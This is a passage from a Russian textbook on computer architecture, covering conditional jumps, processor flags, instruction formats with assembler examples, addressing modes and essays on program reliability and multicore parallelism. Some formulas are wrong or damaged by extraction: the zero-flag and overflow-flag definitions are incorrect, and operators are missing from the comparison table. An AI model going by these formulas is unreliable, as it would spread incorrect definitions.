<code>for (начало;условие;шаг) {     тело цикла }</code>	<code>начало goto _check _loop: тело цикла     шаг _check: if ( условие ) goto _loop</code>

<sup>1</sup> Счётчик инструкций чаще всего реализован как специализированный регистр, с которым манипулирует УУ; инструкции переходов разного вида — единственный способ изменить и получить его значение. Однако в некоторых процессорах, включая процессор PDP11, счётчик инструкций относится к регистрам общего назначения; в этом случае переход можно реализовать с помощью арифметических инструкций или инструкций присваивания.

Можно заметить, что при приведении управляющих конструкций языков высокого уровня к комбинации переходов и ветвлений удобно использовать конструкцию из проверки некоторого условия и перехода. В систему команд процессора вводится целая группа инструкций, получивших название «*условные переходы*» — т. е. переходы, которые выполняются при истинности некоторого условия, и не выполняются (т. е. переход игнорируется, и управление передается на инструкцию, следующую за переходом) в обратном случае.

Условный переход *выполняется* или *не выполняется* исходя из проверки результатов выполнения предыдущих инструкций, например, возможна инструкция вида «*выполнить переход*, если при выполнении предыдущей инструкции был получен ноль». Для реализации данного механизма используется еще один регистр ЦПУ — т. н. *регистр флагов (flags)*, или *слово состояния (status word)*. Это специализированный регистр процессора, прямое обращение к которому обычно невозможно. Арифметические и логические инструкции (иногда даже инструкции присваивания) модифицируют регистр флагов, сохраняя в нём признаки того, как завершилась инструкция, а последующие инструкции условных переходов (и некоторые арифметические) могут проверять значения отдельных флагов или комбинаций флагов для выполнения требуемых действий.

*Флаг* представляет собой отдельный бит регистра флагов и для него определены операции «*установить*» (т. е. сделать бит равным 1), «*сбросить*» (сделать бит равным 0) и «*проверить*» (выяснить, установлен флаг или сброшен). Флаг можно рассматривать в качестве некоторой *логической величины (boolean)*, принимающей значения *истина (T, 1)* или *ложь (F, 0)*. Многие флаги являются специфичными для процессоров, но четыре флага, характеризующие результаты выполнения арифметических операций, являются универсальными.




Рисунок 4: Обозначения разрядов числа и переносов или заёмов

Пусть дано  $N$ -разрядное целое число  $A$ , отдельные биты которого будут называться  $a_{N-1}, a_{N-2}, \dots, a_1, a_0$ . При выполнении сложений и вычитаний могут возникать переносы или заёмы; обозначим их  $c_1$  (перенос в или заём из 1-го разряда),  $c_2, \dots, c_{N-1}$  (перенос в или заём из самого старшего разряда  $a_{N-1}$ ) и  $c_N$  — перенос за границы разрядной сетки (см. рис. 4). Можно определить следующие флаги:

$Z, ZF$  (*zero flag*) - флаг нулевого результата, устанавливается, если все биты результата равны нулю (поразрядные операции записаны в синтаксисе языка С):

$$ZF = \sim a_{N-1} \mid \sim a_{N-2} \mid \dots \mid \sim a_1 \mid \sim a_0 \quad (16)$$

$N, S, SF$  (*negative, sign flag*) - флаг отрицательного числа, равный знаковому разряду числа (самый старший разряд в дополнительном коде):

$$SF = a_{N-1} \quad (17)$$

$C, CF$  (*carry flag*) - флаг переноса (переполнение для чисел без знака); устанавливается, если был перенос из старшего разряда или заём:

$$CF = c_N \quad (18)$$

*V, OF (overflow flag)* - флаг переполнения (чисел со знаком):

$$OF = c_N \wedge c_{N-1} \quad (19)$$

Флаги устанавливаются по формальным признакам, независимо от их «смыслинности» для данного типа инструкции. Если, например, инструкция оперировала с беззнаковыми числами и при этом старший бит результата оказался ненулевым, то  $N$  будет установлен так, словно получено отрицательное число, хотя для чисел без знака это может показаться странным.

Отношения двух чисел (больше, меньше, равно, больше или равно, меньше или равно, не равно), как в знаковом, так и в беззнаковом представлении могут быть описаны комбинациями этих четырех флагов, см. табл. 14.

Таблица 14: Проверка основных арифметических отношений чисел

	Проверяемое условие		Сокращение	Логическое условие
независимо от знака	$==$	Equal to	EQ	ZF=T
	$!=$	Not Equal to	NE	ZF=F
без знака	$>$	Above than	A	(CF ZF)=F
	$\geq$	Above than or Equal to	AE	CF=F
	$<$	Below than	B	CF=T
	$\leq$	Below than or Equal to	BE	(CF ZF)=T
со знаком	$>$	Greater than	GT	(SF^OF) ZF=F
	$\geq$	Greater than or Equal to	GE	SF^OF=F
	$<$	Less than	LT	SF^OF=T
	$\leq$	Less than or Equal to	LE	(SF^OF) ZF=T

Названия инструкций условного перехода обычно являются производными от проверяемого отношения, например, «перейти, если не равно», «перейти, если строго больше» и т. п. Такие названия инструкций удобны и понятны, если перед условным переходом находится инструкция вычитания двух чисел, например:

Таблица 15: Реализация ветвления с помощью инструкций перехода

Конструкция ЯВУ	Приведенный вариант	Пояснения
<pre>if (a&gt;b) {     блок A } else {     блок B }</pre>	<pre>выполнить a-b перейти на _labB, если меньше или равно     блок A     goto _endif _labB:     блок B _endif:</pre>	<pre>сравнить a и b инверсия условия</pre>

На этом примере можно заметить, что порядок размещения блоков «A» и «B» можно легко изменить, просто инвертировав проверяемое условие. Полезно придерживаться следующего (хотя и не совсем корректного) правила: *условный переход не выполняется быстрее, чем выполняется*. Блоки кода следует размещать так, чтобы на наиболее вероятном пути условные переходы по возможности не выполнялись. Правильное размещение блоков кода является одним из меха-

низмов оптимизации программы. Еще один приём оптимизации основан на том, что циклы с пост-условием реализуются эффективнее (длина цикла короче на одну команду), чем циклы с пред-условием. Циклы с пред-условием превращаются в циклы с пост-условием с помощью дополнительного безусловного перехода, который выполняется однократно (см. табл. 16).

Таблица 16: Оптимизация цикла `while ( условие ) { тело цикла }`

Исходный вариант	Оптимизированный вариант
<pre>_loop: if ( !условие ) goto _out         тело цикла         goto _loop _out:</pre>	<pre>        goto _check _loop:         тело цикла _check: if ( условие ) goto _loop</pre>

Особое место среди флагов процессора занимает флаг переноса; он используется значительным числом арифметических операций, обеспечивая возможность реализации *расширенной арифметики* — то есть возможность оперировать с числами большей разрядности, чем разрядность процессора. Например, можно сложить сначала два младших слова длинного числа, затем два старших, прибавив к ним 1, если при сложении младших частей был перенос.

Процессоры поддерживают специальные наборы арифметических инструкций, оперирующих с флагом переноса; помимо обычных операций сложения и вычитания поддерживаются операции сложения и вычитания с переносом; помимо обычных операций сдвига поддерживаются операции сдвига с переносом и т. п. Такой набор инструкций позволяет последовательностью из нескольких инструкций выполнять операции над целыми числами произвольной разрядности, не только заранее известной точности, но даже определяемой динамически, в процессе выполнения программы.

## Представление инструкций в памяти

Инструкции процессора различаются между собой по числу и по назначению операндов. Выше было отмечено, что операнды делятся на операнды-источники и операнды-приёмники. Кроме того, в инструкции могут использоваться:

- явно задаваемые операнды; используются в тех случаях, когда операнд может быть задан различными способами, например, инструкция увеличения некоторой переменной на 1 (`inc, increment`) обычно может быть применена для разных переменных в памяти или разных регистров — в коде инструкции надо явно указать её операнд;
- неявно задаваемые операнды; в этом случае предполагается, что операнд задан однозначно и изменить его нельзя; например, инструкция возврата из подпрограммы в большинстве ЭВМ существует в безоперандной форме, хотя на самом деле использует два неявных операнда: стек, являющийся источником (там при вызове процедуры сохраняется адрес возврата) и счётчик инструкций, являющийся приёмником.

По числу явно задаваемых операндов различают инструкции **безоперандные, однооперандные, двухоперандные** и т. п. (иногда говорят **бездадресные, одноадресные, двухадресные** и т. д.). Примеры инструкций:

- **безоперандные инструкции:** останов процессора (`halt`, `hlt`), пропуск шага (`nop`) и т. п.;
- **однооперандные инструкции:** инструкция перехода (`jmp` цель, `branch` цель), увеличения переменной на 1 (`inc` переменная) и т. п.;
- **двухоперандные инструкции:** сложения (`add` источник, приемник<sup>1</sup>), вычитания (`sub` источник, приемник) и т. п. Операторы `+=`, `-=` и др. языка «С» соответствуют таким двухоперандным инструкциям;
- Поддержка трёхоперандных и более сложных форм инструкций нетипична для современных процессоров.

Существует два распространенных способа записи инструкций: *прямая форма* записи и т. н. *обратная польская форма* записи.

В случае *прямой формы* записи инструкция представляется в виде кода инструкции (КОП, Код ОПерацiiи) и сопровождающих операндов. Код инструкции однозначно определяет число и типы используемых операндов. Устройство управления процессора осуществляет последовательно выборку из памяти кода инструкции, его анализ для определения числа operandов и способа их задания, потом при необходимости выборку требуемых operandов и лишь затем выполнение инструкции и, при необходимости, сохранения результатов.

Для пояснения рассмотрим простейший код, выполняющий сложение двух переменных  $C=A+B$ , реализованный с использованием прямой формы записи и обратной польской для разных реальных архитектур.

Пример программы в синтаксисе ассемблера Macro-11, 16-ти разрядные целые числа; operand-приёмник указывается последним.

```
mov A, R0      ; переместить A в регистр 0
add B, R0      ; прибавить B к регистру 0
mov R0, C      ; переместить результат из регистра 0 в C
```

Та же самая программа в синтаксисе ассемблера Intel (процессор AMD64, 64-х разрядные целые числа; operand-приёмник указывается первым):

```
mov RAX, A      ; переместить A в регистр 0 (RAX2)
add RAX, B      ; прибавить B к регистру 0
mov C, RAX      ; переместить результат из регистра 0 в C
```

<sup>1</sup> Порядок перечисления operandов (приёмник, источник или источник, приёмник) пока не важен: в ассемблерной записи существуют и та и другая традиции, а в машинных кодах часто используется третья возможность — задавать порядок operandов некоторым признаком (например, выделенным для этого битом) в коде инструкции.

<sup>2</sup> С точки зрения процессора все регистры пронумерованы, а в ассемблерной записи для них часто используют некоторые мнемонические имена, например, в PDP11 регистр с номером 7 называется PC (Program Counter), а регистр с номером 6 — SP (Stack Pointer), регистр с номером 0 называется R0; в x86 64-х разрядный регистр с номером 0 называется RAX, а регистр с номером 4 — RSP (64-х разрядный Stack Pointer) и т. п.

В данных примерах показана лишь символическая форма записи инструкций, т. н. *ассемблер*, а не двоичный код, так как ассемблер должен обеспечить однозначное соответствие символической записи коду инструкции. Если в ассемблерной записи инструкции есть код и два операнда, то и в машинном коде будет присутствовать некоторая группа битов (или байтов), кодирующая код инструкции и биты или байты, кодирующие операнды и т. д. Однако реальный код лучше будет рассмотреть позже, применительно к конкретной аппаратной реализации и после обсуждения того, как в коде инструкции должны быть представлены, к примеру, операнды — регистры «R0» или «RAx» или ссылка на переменную «A» или «C».

Обратная польская форма записи используются т. н. стековыми процессорами, в которых пул регистров общего назначения группируется во встроенный в процессор стек небольшой глубины. Выделяются инструкции загрузки операндов на стек, инструкции, считывающие данные с вершины стека, и инструкции, манипулирующие данными, находящимися на вершине стека. Инструкции последнего типа часто делают с неявными операндами, например, инструкция увеличения значения на 1 будет брать значение с вершины стека, увеличивать на 1 и помещать обратно на стек; инструкция сложения считает с вершины стека два операнда, сложит их, а результат (уже в виде одного операнда) поместит на стек и т. п. Встроенный в процессор стек для операндов можно рассматривать в качестве эквивалента группы регистров общего назначения.

Пример программы в синтаксисе ассемблера AT&T для FPU i80387, 64-х разрядные вещественные числа (обратная польская форма записи):

```
fldl    A          ; загрузить A на стек
fldl    B          ; загрузить B на стек
faddp   %st(0), %st(1) ; сложить два верхних элемента стека
fstpl   C          ; считать результат с вершины стека
```

Обратная польская форма записи зачастую более удобна для трансляторов (упрощается трансляция сложных арифметических выражений с операциями разного приоритета и скобками) и для JIT-компиляторов, плюс к тому зачастую обеспечивает более компактный код, поэтому она получила широкое распространение при реализации различных байт-кодов, но на аппаратном уровне применяется реже, так как требует более сложных аппаратных решений для анализа инструкций и зависимостей между ними. Дополнительную информацию об этом см. в разделе «Суперскалярные процессоры» стр. 410.

Пример того же кода в синтаксисе CIL (низкоуровневый язык платформы Microsoft .NET), обратная польская форма записи:

```
ldsfl d int32 Demo.Program::A ; A-неэкземплярный член класса Demo
ldsfl d int32 Demo.Program::B ; B-неэкземплярный член класса Demo
add
stsfl d int32 Demo.Program::C ; C-неэкземплярный член класса Demo
```

Из приведенных коротких фрагментов кода уже можно заметить, что логика работы процессоров и, следовательно, логика разработки низкоуровневых про-

---

грамм сравнительно мало подвержена изменениям во времени: пример для PDP-11 соответствует вычислительным системам конца 60-х — начала 70-х гг. XX века, пример для вещественной арифметики — сопроцессоры 80387 второй половины 80-х гг., а примеры для AMD64 и .NET — началу XXI века. Несомненно, внутренняя организация и структура устройств за это время существенно изменилась, уж тем более это касается разницы между кодами инструкций аппаратных устройств и интерпретируемых или JIT-компилируемых байт-кодов — последние по своей сути отличаются качественно от первых. «Ассемблер» платформы .NET (CIL) вообще объектно-ориентированный (на аппаратном уровне это делать нецелесообразно), но в «идеологии» кодирования изменения сравнительно невелики и опыт в разработке на низком уровне для какой-либо одной платформы позволяет легко освоить другую платформу.

## Представление адресов

Ещё один, не рассмотренный ранее, тип данных, который обязательно должен быть реализован на аппаратном уровне — это тип, представляющий *адреса*. Косвенно его уже затронули, когда обсуждали счётчик инструкций. Интуитивно адрес представляет собой некоторое целое число без знака, что, в принципе, является следствием представления памяти как одномерного массива. Здесь стоит прояснить несколько моментов:

Во-первых, стоит различать *адреса инструкций* (*адреса кода*) и *адреса данных*; они могут существенно отличаться для фон-неймановской и для гарвардской архитектур (последняя реализована во многих микропроцессорах и специализаторах). Кроме того, для языков программирования высокого уровня типична независимость от конкретной архитектуры, в данном случае это означает, что для языков высокого уровня имеет смысл различать работу с *адресами данных* (*указателями на данные*) и *адресами кода* (*указателями на процедуры или метки*); во многих случаях работа с адресами кода в языках высокого уровня жёстко ограничена. В тех случаях, когда код и данные оказываются или могут быть разнесены в различные области памяти, в том числе различные по аппаратной реализации и способам обращения, смешивать между собой эти типы адресов в языках высокого уровня нельзя. Для низкоуровневого программирования, по определению привязанного к конкретной платформе, это будет определяться самой платформой.

Во-вторых, очевидно, что работать с адресами только как с константами, внедренными в код программы, нельзя — динамическое управление распределением памяти является одним из важнейших механизмов высокоуровневого программирования (*локальные переменные*, *кучи (heap)*, *пулы (pool)* и т. п.). Это требует реализаций некоторой *адресной арифметики* — возможности выполнения основных арифметических операций над адресами и, следовательно, необходимость реализации типа данных, представляющего адреса.

В-третьих, надо различать *длину адреса* в битах и *длину* в битах целых чисел, с которыми работает процессор. В общем виде нельзя считать, что *разрядность адреса совпадает с разрядностью данных*, обычно, наоборот. Ситуация

становится ещё сложнее, если учесть, что длина адресов кода и адресов данных тоже может быть различна. Понятно, что с точки зрения аппаратной реализации поддерживать множество разных типов целых чисел (собственно целые числа различной разрядности плюс адреса кода плюс адреса данных) нежелательно. Выходом из этой ситуации становится введение двух разных видов адресов — *логический адрес*, с которым оперирует программа, и *физический адрес*, который используется процессором при обменах данными/кодами с памятью (т. е. тот адрес, который передается по шине адресов, см. рис. 3, на стр. 27).

Преобразование логических адресов в физические делается устройством управления процессора на аппаратном уровне; во время преобразования возможно изменение разрядности адресов, т. е. логический адрес обычно имеет столько же разрядов, сколько машинное слово (или как комбинация из нескольких машинных слов), а физический — столько, сколько требуется аппаратурой для адресов кода или данных. Механизмы преобразований логических адресов в физические для кода и для данных могут различаться (то есть при выборке инструкций используется один механизм, а при выборке данных — другой), а также они могут быть жёстко заданы аппаратурой или могут управляться программно.

Введение логических адресов, сходных с обычными целыми числами без знака, существенно упрощает реализацию адресной арифметики.

В-четвертых, различают понятия *абсолютных* адресов и *относительных*. Относительные адреса задаются как *расстояние от текущей выполняемой инструкции* (точнее — как смещение к текущему значению счётчика инструкций, который указывает на *следующую инструкцию*). Например, такие адреса удобны для ветвлений или переходов в программе — можно рассуждать в терминах «переход на такое-то расстояние вперед или назад». Абсолютные адреса предполагают задание адреса некоторого объекта в памяти безотносительно адреса выполняемой инструкции. Такие адреса бывают удобны при обращении с данными.

В-пятых, абсолютные адреса в свою очередь тоже бывает удобно задавать в разной форме. Обычно выделяют *непосредственную адресацию* (т. е. инструкция работает непосредственно с данными), *косвенную* (инструкция имеет дело с *указателем на данные или код*), *индексную косвенную* (или *косвенную со смещением*<sup>1</sup>), используется указатель, к которому прибавляется смещение; например, для обращения к элементу массива  $a[i]$  удобно пользоваться конструкцией «*адрес массива a плюс смещение i*»<sup>2</sup>) и более сложные способы. Рассмотренный выше набор *режимов адресации* (т. е. способов задания адреса) поддерживается в том или ином виде большинством процессоров, хотя в каждом конкретном случае число возможных режимов адресации, как правило, гораздо больше.

- 
- 1 Не надо путать *косвенную со смещением* адресацию с *относительной* — последнюю можно рассматривать как «*косвенную со смещением к счётчику инструкций*».
  - 2 В реальности окажется наоборот — смещение «*a*» к адресу «*i*». Смещение в инструкциях часто задается константой, а адрес начала массива, как правило, известен заранее и может быть задан константой, тогда как индекс *i* — переменная. В любом случае предполагается простое суммирование адреса со смещением, поэтому такая «*инверсия*» вполне естественна.

---

И, наконец, в-шестых, для режимов адресации *со смещением* возникает вопрос о том, какой разрядности должно быть смещение? Дело в том, что использование больших смещений увеличивает длину кода и, в конечном счете, замедляет работу программ. С другой стороны обращение на большое расстояние от указателя бывает нужно достаточно редко. Эти соображения приводят к появлению т. н. *коротких адресов*, в которых расстояние задается целым числом с небольшим числом разрядов, часто байтом со знаком. Понятно, что короткие адреса применимы лишь к адресации со смещением или относительной адресации.

## **Некоторые рассуждения о развитии вычислительной техники и средств программирования**

Из сделанного выше обзора уже можно вывести несколько особенностей, имеющих место при разработке низкоуровневых компонент:

В первую очередь надо строго следить за адресами. С точки зрения процессора инструкции и данные, а также данные разного типа между собой неразличимы; существует возможность ошибочной интерпретации типов данных (особенно если типы разного размера — возможно несанкционированное обращение к соседним переменным) или ошибочно перепутанных данных и кодов инструкций.

Во вторую очередь надо следить за выбором эффективных способов решения задачи. Программирование на языках низкого уровня весьма трудоёмко (по сравнению с языками высокого уровня), поэтому их нужно использовать только тогда, когда их применение позволяет получить существенный прирост в скорости или экономию памяти. Реализовывать на низком уровне неэффективный алгоритм — самый глупый способ потратить кучу времени и сил. Необходимо хорошо знать систему команд процессора, поддерживаемые режимы адресации, представлять себе функционирование всей вычислительной системы и т. п., что составляет значительный объем знаний. Более того, актуальная техническая документация доступна только от производителей, как правило, на английском языке. Переведённая на русский язык документация появляется со значительной, зачастую многолетней, задержкой. Программировать на низком уровне — однозначно владеть техническим английским в объеме, необходимом для свободного чтения соответствующих разделов документации.

В третью очередь — владеть одновременно несколькими разными синтаксисами ассемблера и несколькими языками программирования высокого уровня. На практике получается обычно так, что несколько слегка различающихся синтаксисов оказываются одновременно необходимы. Например, для PDP11 «общепринятый» ассемблер Macro-11 синтаксически несколько отличается от ассемблера, используемого компилятором Decus C. Также, например, встроенный в современный Microsoft Visual C/C++ ассемблер синтаксически отличается от автономного Microsoft Macro Assembler, при этом они оба существенно отличаются

от синтаксиса ассемблера AT&T, используемого в GNU Compiler Collection. Синтаксические отличия зачастую связаны с существенно различающимися возможностями того или иного подхода, которые, естественно, нужно знать для выбора эффективного решения.

Наконец, многие низкоуровневые средства доступны на языках высокого уровня. Особое место среди таких языков занимает C/C++ — благодаря свободному использованию адресов и адресной арифметики на этом языке можно реализовать значительное число низкоуровневых конструкций. Более того, на данный момент разработка полностью ассемблерного кода практически не нужна; вполне достаточно небольших ассемблерных фрагментов, внедренных в программу на C/C++. Эта особенность языка C/C++ с одной стороны делает его чрезвычайно мощным, с другой стороны — чрезвычайно уязвимым: *на C/C++ можно сделать почти все возможные ошибки, какие только можно сделать на ассемблере*; и обнаружить их бывает очень трудно.

Можно предложить такую формулировку: чем более низкоуровневые средства используются, тем выше вероятность сделать ошибку и тем тяжелее её найти и исправить. Программ без ошибок по сути своей не бывает, всегда существует некоторая вероятность допустить ошибку. Соответственно, можно говорить о некотором (абстрактном) критическом размере программы, после которого она становится неработоспособной. Чем ниже уровень используемых средств, тем меньше этот размер; чем выше уровень, тем большую работоспособную программу можно создать.

*В настоящий момент производительность процессора и объемы оперативной памяти физически позволяют исполнять программы качественно большего объема, чем человек в состоянии написать.* На заре развития вычислительной техники объем оперативной памяти измерялся килобайтами; что позволяло разрабатывать надежные программы даже при программировании в машинных кодах (хотя уже потребовались *средства отладки программ*). В 70-х годах прошлого века характерный объем оперативной памяти измерялся сотнями килобайт — единицами мегабайт; разработка надежных программ (да и вообще массовая разработка) в машинных кодах была уже невозможна. К этому времени сформировался целый комплекс средств разработки и отладки задач, написанных на языках высокого уровня и компилируемых в нативный код. Этот подход позволял разрабатывать надёжные программы<sup>1</sup>, использующие все ресурсы машины. Низкоуровневые средства программирования при этом составляли очень важную часть комплекса: ими приходилось пользоваться, так как ресурсов существенно не хватало.

За прошедшие почти 40 лет средства разработки программ, компилируемых в нативный код, изменились непринципиально. Да, существенно улучшились

---

1 В качестве примера — я первый раз столкнулся с ошибкой компилятора Fortran 77 (т. е. с ситуацией, когда правильная программа компилировалась в неправильный код) в 1986 году, примерно на свой третий год программирования. И испытал шок — оказывается, компиляторы могут ошибаться. Для современных программ вполне характерно наличие уже известных и документированных ошибок, которые запланированы для устранения в будущем, а иногда даже сохраняются для совместимости.

---

средства диагностики и оптимизации приложений, да, существенно удобнее и быстрее стала сама разработка, заметно изменились средства отладки и тестирования ПО; но всё это позволяет разрабатывать действительно надёжные программы примерно в несколько мегабайт исполняемого кода — это уровень разработчиков ядер операционных систем, серверов систем управления базами данных и т. п. (имеются в виду объем кода, реально исполняемого в одном процессе/адресном пространстве). Причём достигается это ценой многих и многих человеко-лет разработки и отладки кода. Программы, исполняемый код которых измеряется несколькими десятками мегабайт, как правило, содержат наблюдаемые ошибки; обычно, правда, нефатальные. Видимо, где-то на уровне сотни или сотен мегабайт приемлемо надёжного кода обнаружится предел для развития таких технологий программирования. Но объем оперативной памяти персональных компьютеров уже превышает этот размер на порядок!

Сейчас, похоже, при выборе средств разработки надо ориентироваться не на эффективность использования оборудования, оно вполне может быть принесено в жертву надёжности разрабатываемого кода.

Ещё одно следствие уже достигнутых объемов оперативной памяти — используя языки программирования типа С/C++ человек просто не успеет «заполнить» всё увеличивающуюся оперативную память — *темп роста размеров надёжных программ существенно отстает от темпов роста объемов оперативной памяти*. Существует провокационная формулировка: «со временем секунды дорожают, а байты дешевеют». В этом плане эффективность использования памяти отступает совсем уж на задний план, зато становятся существенно важны технологии, ускоряющие разработку и отладку программ.

Такие технологии, активно развивающиеся сегодня, вполне можно назвать:

- *управляемая память (куча)* — языки программирования типа Java, Ruby, все языки платформы .NET, Go и так далее; при этом накладываются существенные ограничения на использование адресов и адресную арифметику, что качественно уменьшает число возможных ошибок и, соответственно, увеличивает и скорость разработки (многократно) и размеры надёжной программы;
- *постепенный отказ от компиляции в нативный код* — программы эффективнее компилировать в промежуточный код, содержащий полную информацию о типах данных и процедур и лишь при запуске программы осуществлять JIT-компиляцию в нативный код нужной платформы. При этом появляется возможность перед выполнением программы проанализировать весь код, в том числе взятый из стандартных библиотек и сторонних компонент и *верифицировать* его (т. е. доказать отсутствие в этом коде разрушающих ошибок). Такой подход допускает даже верификацию взаимодействующих программ, скажем, взаимодействие в клиент-серверной системе (см., например, проект *Singularity RDK* [6]); Этот путь сопровождается *отказом от раздельной компиляции* и переходом к построению исполняемого образа в нативных кодах непосредственно в момент запуска программы;

- *метапрограммирование*, включая разработку расширяемых языков и средств создания проблемно-ориентированных языков как, например, Jet Brains. *Meta Programming System* [48] или статью Sergey Dmitriev. *Language Oriented Programming: The Next Programming Paradigm* [82].

Технологий, подобных коротко рассмотренным выше, возможно, хватило бы ещё на несколько десятилетий; но развитие вычислительной техники к началу XXI века перешагнуло ещё один рубеж.

Второй успешно пройденный рубеж: рост производительности одного процессора на один такт (т. е. рост *внутреннего параллелизма процессора*), видимо, достиг своего предела. Если посмотреть на историю развития вычислительных систем, то с конца 40-х гг. прошлого века тактовые частоты выросли примерно с одного мегагерца ( $10^6$ ) до нескольких гигагерц, пусть даже возьмём несколько за-вышенную оценку 10 гигагерц ( $10^{10}$ ), то есть на 4 порядка. Производительность же процессоров при этом выросла с тысяч операций в секунду ( $10^3$ ) до десятка гигафлоп ( $10^{10}$ ) на одно вычислительное ядро (Pentium IV, выполняя инструкции SSE способен за один такт выполнить *две* операции над вещественными числами двойной точности; то есть пиковая производительность 3-ГГц процессора равна 6 гигафлопам; практически достижимая на некоторых типах задач 5 гигафлоп). Фактически производительность выросла в  $10^7$  раз, современная вычислительная система за *один такт* выполняет в 1000-10000 раз больше действий, чем ранние ЭВМ. Получается, что рост производительности был обеспечен в равной мере как ростом частот, так и увеличением числа одновременно выполняемых действий, т. е. *параллелизма*.

Одно из магистральных направлений развития процессоров последних десятилетий — т. н. *суперскалярная архитектура*. Утрировано говоря, такой процессор считывает исполняемый код с некоторым опережением, анализирует его ещё до его выполнения, автоматически определяет возможность выполнения групп инструкций одновременно и распараллеливает их выполнение. Очевидно, что параллельно можно выполнять лишь те инструкции, которые не связаны друг с другом по данным — т. е. результат одной не нужен для следующей инструкции (например, при вычислении выражения  $(A+B)*(C+D)$  обе суммы можно вычислять независимо и параллельно). В начале XXI века как раз был пройден рубеж, когда дальнейшее автоматическое распараллеливание последовательной программы становится трудновыполнимым и малоэффективным: суперскалярные процессоры к этому времени как раз «упёрлись» в тот факт, что инструкции в последовательной программе всё-таки связаны друг с другом и максимальный возможный параллелизм ограничен алгоритмом. Однако технический прогресс не останавливается, плотность размещения полупроводников в микросхеме возрастает, и, следовательно, можно создавать всё более сложные процессоры... для которых усложнение становится чуть ли не бессмысленным.

Эта ситуация привела сразу к двум начавшимся одновременно процессам: увеличению числа функциональных блоков, включенных в процессор (попытки внедрить в центральный процессор графическое ядро, контроллеры памяти и т. п.) и резкому росту числа вычислительных ядер плюс технология *гипертре-*

динг (*hyperthreading*). Последний способ пока развит в большей степени, но воспользоваться множеством ядер можно лишь в программах, при разработке которых была изначально заложена какая-либо модель параллельных вычислений (многопоточных, многопроцессных, распределенных и т. п.). Так что в настоящий момент надо исходить из необходимости разработки именно параллельных программ. А это сопровождается и изменением алгоритмов и изменением средств разработки и отладки.

Самый эффективный подход с вычислительной точки зрения — многопоточный, когда параллельные ветви (потоки) выполняются в общем адресном пространстве (в одной задаче) и имеют одновременный доступ к общим переменным. Впрочем, наличие нескольких вычислительных ядер и общей, равноправно доступной оперативной памяти тоже способствует выбору именно многопоточного подхода. Но у такого подхода есть существенный недостаток: вычислительная эффективность напрямую связана с одновременным, конкурирующим доступом к общим переменным и объектам и, как следствие, к возможным конфликтам.

Для пояснения рассмотрим случай, когда два потока одновременно увеличивают на 1 одну и ту же переменную (т. е. одновременно выполняют `x++`). Допустим, текущее значение `x` равно нулю; два потока, выполняемые на двух вычислительных ядрах одновременно выполняют `x++`, т. е. ожидаемое значение будет равно 2. На практике же получится так, что для выполнения `x++` надо 1) прочитать значение `x` из памяти, 2) увеличить его на 1, 3) записать полученное значение в память. Если два вычислительных ядра одновременно прочитают `x`, то каждое прочитает значение `0`, затем оба увеличат и получат по 1, потом запишут... и в итоге `x` будет равно 1, а не 2.

Фрагмент кода, который должен выполняться только на одном ядре в данный момент времени, называется *критической секцией*. Для реализации критических секций нужно использовать специальные средства *синхронизации* потоков, причём код критической секции может выполняться в данный момент только в одном потоке, т. е. он не распараллеливается вообще. Существует т. н. закон Амдаля, одно из следствий которого можно сформулировать так: «если доля последовательных вычислений в программе равна  $\alpha$ , то максимально возможное ускорение, полученное при бесконечно большом числе процессоров, не будет выше, чем  $1/\alpha$ ». Использование излишне жёсткой синхронизации (увеличение доли последовательных вычислений) может качественно снизить достижимую степень параллелизма, вплоть до того, что пропадёт смысл распараллеливания, а недостаточная синхронизация — к трудно обнаруживаемым ошибкам.

Сейчас ситуация выглядит так, что эффективную многопоточную программу можно написать; но её нельзя отладить. Надёжно отладить, по крайней мере. И нельзя разработать никакой надёжной тестирующей системы, потому что ошибки синхронизации могут проявляться при некоторых редчайших стечениях обстоятельств, вплоть до «неудачного» наложения инструкций в разных ядрах с точностью до такта. Такие ситуации практически не воспроизводимы и не моделируемы специально. Видимо, нужна выработка некоторой модели параллель-

ных вычислений, которая должна быть, с одной стороны достаточно универсальной и эффективно применимой к широкому классу задач, с другой стороны, автоматизируемой; по крайней мере в части разработки, тестирования и отладки программ. Надо, чтобы в рамках этой модели было существенно ограничено число возможных типов ошибок распараллеливания или существенно облегчена их локализация.

Сейчас язык C/C++, являющийся чуть ли не общепринятым стандартом для разработки системных средств, оказывается неадекватен широкому классу общих задач. Заметное количество проблем, возникающих в обычных многопоточных задачах, средствами C/C++ не решаются<sup>1</sup> и требуют внеязыковых решений, например, внедрения ассемблера; т. е. для решения общих задач оказывается необходимо использовать платформо-зависимые средства. Такой подход крайне нежелателен в нынешних условиях. Видимо, следует ожидать появления «наследника» C/C++ для современных условий и некоторой перспективы в несколько десятилетий (наследника не в синтаксическом смысле, а в смысле широты области применения). От такого наследника следует ожидать поддержки некоторой достаточно универсальной модели параллельных вычислений и средств верификации кода. Вероятно, что при этом произойдет отказ от раздельной компиляции, т. е. существенно изменятся средства построения приложений.

## Классическая ЭВМ с общей шиной

Выше мы уже обсудили некоторые аспекты работы вычислительной системы, ограничившись, однако обсуждением вопросов выполнения центральным процессором некоторой программы, уже находящейся в памяти. За рамками обсуждения остался вопрос о том, как код программы попадает в память и как и куда передаются результаты её выполнения. Сейчас надо познакомиться с некоторой «классической» моделью ЭВМ (близкой, однако, к вполне реальным машинам, например, PDP11 первых выпусков) и обсудить базовые вопросы взаимодействия программы, выполняемой процессором, с периферийным оборудованием и механизмах, предусмотренных для этого взаимодействия.

При взаимодействии программы с некоторым внешним оборудованием надо различать два случая: когда инициатором взаимодействия служит программа или когда инициатором служит оборудование. Можно привести примеры и того и другого взаимодействия: вывод текста на дисплей, запись файла на диск и т. п. осуществляется, очевидно, по инициативе самой программы тогда, когда это требуется; нажатие на кнопку клавиатуры или получение сетевого пакета происходит не тогда, когда это потребовалось программе, а тогда, когда человек нажал клавишу или удаленный компьютер прислал по сети данные и т. д.

Когда взаимодействие осуществляется по инициативе программы нужно, во-первых, обеспечить возможность выбора того устройства, с которым осуществляется ввод-вывод и, во-вторых, согласовать скорости работы процессора и

---

1 Здесь надо бы обсудить понятие барьеров оптимизации и барьеров памяти в многопоточных задачах, но это можно сделать только к концу книги, никак не в обзорных материалах.

